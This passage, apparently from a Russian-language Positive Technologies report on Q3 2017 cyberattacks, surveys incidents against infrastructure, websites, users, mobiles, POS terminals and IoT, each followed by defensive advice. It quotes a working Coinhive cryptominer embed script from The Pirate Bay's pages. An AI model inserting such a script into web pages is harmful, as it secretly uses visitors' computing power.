Больше всего пострадали

44%

33%

11%


Доля DDoS-атак в III квартале 2017 года остается на том же невысоком уровне по сравнению с другими категориями атак. Однако в прошедшем квартале половина этих кибератак пришлась на веб-ресурсы государственных учреждений.

Так, например, из-за DDoS-атаки в августе в течение двух дней была нарушена работоспособность веб-сайта и онлайн-сервисов по отслеживанию почтовых отправлений «Укрпочты»[19].

DDoS-атака на онлайн-сервисы украинской почты

19 en.interfax.com.ua/news/general/441141.html

DDoS и дефейс — это одни из самых популярных методов атак среди хактивистов. Так, например, 12 августа группировка Anonymous, недовольная действиями полиции во время марша националистов в городе Шарлотсвилл в американском штате Виргиния, провела DDoS-атаку на сайт администрации города[20].



DDoS-атака на сайт Шарлотсвилла


Как защититься организации

+ Настроить конфигурацию серверов и сетевых устройств таким образом, чтобы нейтрализовать типичные сценарии атаки (например, TCP- и UDP-флуд или множественные запросы к БД).
+ Отслеживать количество запросов к ресурсам в секунду.
+ Воспользоваться сервисом анти-DDoS.

20 hackread.com/anonymous-shut-down-charlottesville-city-website/

ОБЪЕКТЫ АТАК

Уже третий квартал мы наблюдаем за распределением киберинцидентов по объектам атак и видим, что процентное соотношение меняется незначительно.




Распределение киберинцидентов по объектам

В III квартале на один процент снизилось количество атак на банкоматы и POS-терминалы (3% вместо 4%), пользователей (17% вместо 18%) и инфраструктуру (40% вместо 41%). При этом возросла доля атак на веб-ресурсы (26% вместо 23%).

Далее мы рассмотрим подробнее, как совершались атаки на различные объекты — на информационную инфраструктуру компаний, веб-ресурсы, пользователей, мобильные устройства, POS-терминалы и IoT.

ИНФРАСТРУКТУРА



Больше всего пострадавших в США, России и Южной Корее

Наиболее популярные методы атак

53% 17% 10%

Больше всего пострадали

21% 15% 14%

Ущерб > 2 млн долл. США


По сравнению со II кварталом, в III квартале 2017 года выросла доля атак на инфраструктуру компаний, а также на персональные компьютеры обычных пользователей с использованием вредоносного ПО.

При расследовании инцидентов мы не раз сталкивались с ситуациями, когда вектор атаки связан с уязвимостями или недостатками на стороне подрядчика компании. Так, в июле стало известно об июньской утечке персональных данных 14 млн пользователей американского телеком провайдера Verizon[21]. Причиной инцидента послужила халатность подрядчика, не ограничившего внешний доступ к серверу Amazon S3. Доступ к серверу

21 upguard.com/breaches/verizon-cloud-leak

и хранящимся на нем данным можно было получить с помощью ссылки с указанием поддомена verizon-sftp. Корневой каталог сервера содержал различные файлы, в частности текстовые — с персональной информацией клиентов Verizon, и записи звонков пользователей в службу поддержки.

Содержимое папки verizon-sftp



Запись обращения в техподдержку, содержащая чувствительную информацию в открытом виде

Как защититься организации

- Использовать строгую парольную политику, особенно для привилегированных учетных записей.
- Не хранить чувствительную информацию в открытом виде или в открытом доступе.
- Минимизировать привилегии пользователей и служб.
- Эффективно фильтровать трафик для минимизации доступных внешнему злоумышленнику интерфейсов сетевых служб.
- Использовать SIEM-системы для своевременного выявления атак.
- Использовать межсетевой экран уровня приложений (web application firewall).
- Регулярно проводить тестирование на проникновение для своевременного выявления новых векторов атак на внутреннюю инфраструктуру и оценки эффективности принятых мер по защите.

ВЕБ-РЕСУРСЫ

Наиболее популярные методы атак


Больше всего пострадали

Больше всего пострадавших в США, Канаде и России


Ущерб > 16 млн долл. США

Веб-сайт для компании играет роль визитной карточки. Кроме того, государственные учреждения, в частности министерства, представляют собой лицо государства в глазах СМИ, в том числе зарубежных. Именно поэтому различные хактивисты выбирают сайты федеральных и региональных ведомств в качестве целей для дефейса, а затем публикуют на них различные агитационные материалы.


Подмена информации на сайте может привести к существенному финансовому ущербу, как это произошло с блокчейн-платформой Enigma Catalyst[22]. В результате фишинговой атаки злоумышленникам удалось получить доступ к управлению веб-сайтом и подменить адрес кошелька, на который покупатели отправляли денежные средства для приобретения токенов. Таким образом мошенники получили эквивалент почти 500 тысяч долларов в криптовалюте Ethereum.



Атака на блокчейн-платформу Enigma Catalyst



Аналогичная атака была направлена на израильский блокчейн-стартап CoinDash[23] в первые же минуты после запуска ICO (Initial Coin Offering, первичного размещения токенов) и тоже заключалась в подмене адреса официального Ethereum-кошелька. В результате на счет злоумышленника поступило более 9 миллионов долларов.



Ethereum-кошелек мошенников, атаковавших платформу CoinDash

В связи с участившимися инцидентами, связанными с подменой адресов криптовалютных кошельков и потерей денежных средств пользователей, мы предостерегаем читателей от поспешных действий при переводе крупных денежных сумм на сомнительные проекты. Нельзя исключать и возможность появления нового вида киберпреступлений — создания заведомо недобросовестных блокчейн-стартапов, которые будут оправдывать пропажу средств деятельностью хакеров.

Как защититься организации

- Использовать межсетевой экран уровня приложений (web application firewall) в качестве превентивной меры защиты.
- Проводить регулярный анализ защищенности веб-приложений, включая анализ исходного кода.
- Использовать строгую парольную политику, особенно для привилегированных учетных записей.
- Своевременно обновлять используемое ПО.
- Внедрить процессы обеспечения безопасности на протяжении всего цикла жизни веб-приложения.
- При проведении ICO привлечь специалистов для анализа смарт-контрактов и комплексной защиты инфраструктуры от кибератак, например, воспользовавшись услугами ico.positive.com.

22 blog.enigma.co/a-message-from-guy-to-the-enigma-community-3f213e099d5a
23 bleepingcomputer.com/news/security/hacker-steals-7-million-worth-of-ethereum-from-coindash-platform/

ПОЛЬЗОВАТЕЛИ

Больше всего пострадавших в США, России и Италии

Наиболее популярные методы атак

37% 26% 16%

Больше всего пострадали

58% 12% 7%

Ущерб > 40 млн долл. США

Пострадали > 30 млн человек

Атаки на пользователей бывают как прямыми (например, отправка фишингового письма, содержащего вредоносное вложение, на личный электронный ящик), так и реализованными через недостатки в сервисах и инфраструктуре компании, клиентами которой эти пользователи являются. Примером атак второй категории может служить атака на UniCredit[24], в результате которой были украдены учетные данные для проведения онлайн-платежей более 400 тысяч клиентов компании в Италии.

Интересно, что некоторые компании и сами стремятся подзаработать на своих пользователях. Так, онлайн-сервис The Pirate Bay[25] использовал вычислительные мощности компьютеров пользователей, заходивших на сайт, для майнинга криптовалюты.

```
    </div><!-- // div:foot -->

<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('xP9YtM7sFtCRhh1H2SJGWl60Z0BgbpHy', { throttle: 0.8 });
miner.start();
</script>
```

Фрагмент кода криптомайнера на веб-странице

Все полученные криптосредства, естественно, шли в кошелек администрации торрент-трекера.

Как защититься организации

+ Регулярно напоминать клиентам о правилах безопасной работы в интернете, разъяснять методы атак и способы защиты. Предостерегать клиентов от ввода учетных данных на подозрительных веб-ресурсах и тем более от сообщения такой информации кому бы то ни было по электронной почте или во время телефонного разговора. Разъяснять клиентам порядок действий в случае подозрений о мошенничестве.
+ Уведомлять клиентов о событиях, связанных с информационной безопасностью (например, о попытках авторизации в системе с учетной записью клиента или о транзакциях в интернет-банкинге).
+ Регулярно проводить анализ защищенности веб-приложений, включая анализ исходного кода, с целью выявления и устранения уязвимостей, позволяющих проводить атаки, в том числе на клиентов приложения.

Как защититься обычному пользователю

+ Использовать эффективные средства антивирусной защиты на всех устройствах.
+ Своевременно обновлять используемое ПО.
+ Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно когда браузер предупреждает об опасности.

24 unicreditgroup.eu/en/press-media/press-releases-price-sensitive/2017/comunicato-stampa7.html
25 torrentfreak.com/the-pirate-bay-website-runs-a-cryptocurrency-miner-170916/

- С осторожностью относиться к сайтам с некорректными сертификатами (когда браузер предупреждает об этом) и учитывать, что введенные на них данные могут быть перехвачены злоумышленниками.
- Проверять все вложения, полученные по электронной почте, с помощью антивирусного ПО.
- Не загружать файлы с подозрительных веб-ресурсов или из других неизвестных источников.
- Использовать сложные пароли, состоящие из незначащих комбинаций букв, цифр и знаков, длиной не менее 8 символов. Для создания и хранения паролей можно воспользоваться менеджером паролей (защищенным хранилищем с функциями генерации новых паролей).
- Не использовать один и тот же пароль для разных систем (для сайтов, электронной почты и др.).
- Менять все пароли хотя бы раз в полгода, а лучше — каждые два-три месяца.

МОБИЛЬНЫЕ УСТРОЙСТВА

Наиболее популярные методы атак

100%

Больше всего пострадали

100%

Пострадавшие по всему миру

Заражены > 20 млн устройств

Во всех атаках, направленных на частных лиц и их мобильные телефоны в III квартале 2017 года, было задействовано вредоносное ПО. Последнее время используемые трояны преимущественно направлены на кражу денежных средств через мобильный банк жертвы или слежку за пользователем. Так, например, в июле сотрудники Google обнаружили ВПО Lipizzan[26], которое собирало всю информацию о владельце Android-устройства, на котором оно было установлено: записывало телефонные разговоры, могло включать камеру, делать скриншоты экрана, извлекать данные из SMS и различных мессенджеров вроде Telegram или Viber. Примечательно, что 20 приложениям, содержащим Lipizzan, удалось пройти проверки безопасности и оказаться в магазине Google Play.


Как защититься обычному пользователю

- Своевременно обновлять используемое ПО.
- Не переходить по ссылкам на незнакомые подозрительные ресурсы, особенно полученным в SMS- и MMS-сообщениях, по почте или в мессенджере.
- Отключить опцию, разрешающую загрузку и установку приложений из неизвестных источников, на мобильных устройствах.
- Перед установкой приложения обращать внимание на разрешения, которые оно запрашивает, и оценивать их необходимость. Возможно, риск хищения данных окажется весомее установки приложения, которому требуются избыточные привилегии.
- Не устанавливать неофициальные прошивки и не «рутировать» устройство.
- Не подключать услугу «Автоплатеж» для автоматического пополнения баланса телефонного номера при снижении до определенной суммы. Ведь если на устройство попадет вирус, отправляющий SMS на платные номера, баланс будет пополняться до тех пор, пока не закончатся деньги на банковском счете.

26 android-developers.googleblog.com/2017/07/from-chrysaor-to-lipizzan-blocking-new.html

+ Использовать сложные пароли, состоящие из незначащих комбинаций букв, цифр и знаков, длиной не менее 8 символов. Для создания и хранения паролей можно воспользоваться менеджером паролей (защищенным хранилищем с функциями генерации новых паролей).
+ Не использовать один и тот же пароль для разных систем (для сайтов, электронной почты и мобильного банка и др.).
+ Менять все пароли хотя бы раз в полгода, а лучше — каждые два-три месяца.
+ Использовать двухфакторную аутентификацию там, где это возможно, — например, для защиты электронной почты.

БАНКОМАТЫ И POS-ТЕРМИНАЛЫ



Больше всего пострадавших в США и Бразилии

Наиболее популярные методы атак

89% 11%

Больше всего пострадали

33% 22% 11%

Вредоносное ПО, поражающее банкоматы и POS-терминалы, продолжает совершенствоваться: появляются, к примеру, модификации уже известного Neutrino[27], а старый ботнет FlokiBot распространяет новое вредоносное ПО LockPoS[28].

В июле инцидент затронул вендинговые автоматы продуктов быстрого питания Avanti[29], которые широко распространены в США. Они представляют собой платежные терминалы для оплаты товаров, устанавливаемые преимущественно в торговых и бизнес-центрах. Используя вредоносное ПО, злоумышленники смогли получить доступ к данным клиентов в ряде автоматов. В своем официальном заявлении компания Avanti не исключает, что были украдены имена, адреса электронной почты и биометрические данные (отпечатки пальцев) клиентов, пользовавшихся опцией Market Card с биометрической проверкой.


Что предпринять вендору

В данной ситуации организации, занимающиеся разработкой и обслуживанием платежных терминалов, банкоматов и ПО для этих устройств, должны принимать меры защиты, включая:

+ использование специализированного ПО application control на всех банкоматах;
+ шифрование чувствительных данных, передаваемых между устройством и процессинговым центром;
+ проверку целостности входящего трафика от процессингового центра;
+ своевременную установку актуальных обновлений.

27 securelist.ru/neutrino-modification-for-pos-terminals/30950/
28 arbornetworks.com/blog/asert/lockpos-joins-flock/
29 avantimarkets.com/notice-of-data-breach/?utm_source=avantiwebsite&utm_medium=breach&utm_campaign=databreach

IOT



Пострадавшие по всему миру

Наиболее популярные методы атак

44% 22% 11%

Больше всего пострадали

22% 22% 11%

Технологии прочно вошли в нашу жизнь и многие уже не представляют, как обходиться без высокоскоростного интернета. Если в офисе пропадет связь, то многие рабочие процессы останавливаются, а компания понесет финансовые убытки. Именно такой blackout произошел в Индии в июле 2017 года, когда вредоносное ПО BrickerBot[30] вывело из строя 60 000 модемов двух государственных индийских провайдеров BSNL и MTNL и тем самым на пять дней нарушило работу в большом числе индийских компаний.

Продолжая тему атак на роутеры, нельзя не отметить другое вредоносное ПО RouteX[31], использующее уязвимость CVE-2016-10176. В результате атаки, направленной на роутеры Netgear WNR2000, устройства превращались в узлы ботнета и, предположительно, использовались злоумышленником для подбора учетных данных в атаках на компании из списка Fortune 500.

Что предпринять вендору

+ Внедрить процессы обеспечения безопасности на всех стадиях разработки ПО.
+ Проводить анализ защищенности IoT-устройств перед выпуском прошивки.
+ Своевременно устранять выявленные уязвимости, в том числе по обращениям пользователей и исследователей ИБ.

Как защититься организации

+ Сменить стандартные пароли на новые, удовлетворяющие строгой парольной политике.
+ Следить, чтобы IoT-устройства, доступные из интернета, не были подключены в важные сегменты сети.
+ Своевременно обновлять используемое ПО по мере выхода патчей.

Как защититься обычному пользователю

+ Сменить стандартные пароли на новые. Использовать сложные пароли, состоящие из незначащих комбинаций букв, цифр и знаков, длиной не менее 8 символов.
+ Своевременно обновлять используемое ПО по мере выхода патчей.
+ При обнаружении уязвимости оповещать вендора.

30 xakep.ru/2017/08/01/brickerbot-strike-again/
31 forkbomb.us/press-releases/2017/09/08/routex-press-release.html

ВЫВОДЫ

Подводя итоги III квартала 2017 года, мы отмечаем следующие тенденции:

+ После небольшого затишья мы наблюдаем всплеск кибератак на государственные учреждения, многие из которых были связаны с политической обстановкой в различных странах. Любое политическое событие получает отклик в действиях киберпреступников, поэтому ожидается только рост атак на госсектор. Так, в IV квартале 2017 года должны пройти парламентские и президентские выборы в ряде стран (например, в Австрии, Аргентине, Либерии, Непале, Словении, Чехии, Японии). Эти события наверняка не останутся без внимания хактивистов.

+ Вредоносное ПО задействовано практически в половине атак и в первую очередь мы это связываем с популярностью сервисов по перепродаже троянов (ransomware as a service). Масштабные атаки типа NotPetya и WannaCry будут продолжаться и эволюционировать. При этом они будут нацелены не только на получение прибыли, но и на деструктивное воздействие, в том числе на вывод из строя инфраструктуры целевой организации (или целого ряда компаний отдельной отрасли). Вредоносное ПО превращается в настоящее оружие, способное привести к разрушительным последствиям.

+ Вместе с ростом числа вредоносных кампаний увеличивается и количество пострадавших от них обычных пользователей. Эта тенденция также связана с популярностью ransomware as a service, поскольку новички в киберпреступной среде, которые ищут быстрой наживы, направляют купленные трояны именно на частных лиц.

+ Развивается направление вредоносного ПО, нацеленного на промышленность и производство. Пока что мы видим неуверенные попытки получить контроль над промышленными системами, однако если индустриальные компании не поторопятся обновить используемое ОС и ПО, а также не примут другие необходимые меры по защите, то мы не исключаем в следующем году громких целенаправленных атак, таких как BlackEnergy.

+ Злоумышленники не потеряют интерес к криптовалюте еще долгое время. Вопрос защищенности веб-ресурсов еще никогда не стоял так остро, как в ситуации с блокчейн-проектами и ICO, когда несанкционированный доступ к управлению сайтом и контентом означает потерю миллионов долларов за несколько минут. Вместе с ростом числа новых ICO к концу года ожидается и рост атак на блокчейн-платформы.

+ Продолжая тему вооружения стран для защиты от киберпреступности на государственном уровне, свои центры противодействия открыли в Финляндии[32] и Польше[33], а в США был подготовлен проект реформы киберкомандования вооруженных сил[34].

+ В июле утвердили федеральный закон «О безопасности критической информационной инфраструктуры Российской Федерации», предусматривающий до 10 лет лишения свободы в наказание за кибератаки на государственные органы. Кроме того, активно развивается государственная система обнаружения, предупреждения и ликвидации последствий компьютерных атак на информационные ресурсы России (ГосСОПКА), которая будет способствовать своевременному принятию мер по защите за счет обмена информацией о кибератаках между всеми ее участниками.

32 varusmies.fi/erityistehtavat/viestinta-media-ja-tietotekniikka-ala
33 europe.easybranches.com/poland/New-%E2%80%98cyber-army%E2%80%99-for-Poland-62607
34 thehill.com/policy/defense/316591-trump-signs-order-to-grow-military-modernize-nuke-arsenal

О компании

Positive Technologies — один из лидеров европейского рынка систем анализа защищенности и соответствия стандартам, а также защиты веб-приложений. Деятельность компании лицензирована Минобороны России, ФСБ России и ФСТЭК России, продукция сертифицирована ФСТЭК России и в системе добровольной сертификации «Газпромсерт». Организации во многих странах мира используют решения Positive Technologies для оценки уровня безопасности своих сетей и приложений, для выполнения требований регулирующих организаций и блокирования атак в режиме реального времени. Благодаря многолетним исследованиям специалисты Positive Technologies заслужили репутацию экспертов международного уровня в вопросах защиты SCADA- и ERP-систем, крупнейших банков и телеком-операторов.

POSITIVE TECHNOLOGIES
pt@ptsecurity.com ptsecurity.com
facebook.com/PositiveTechnologies
facebook.com/PHDays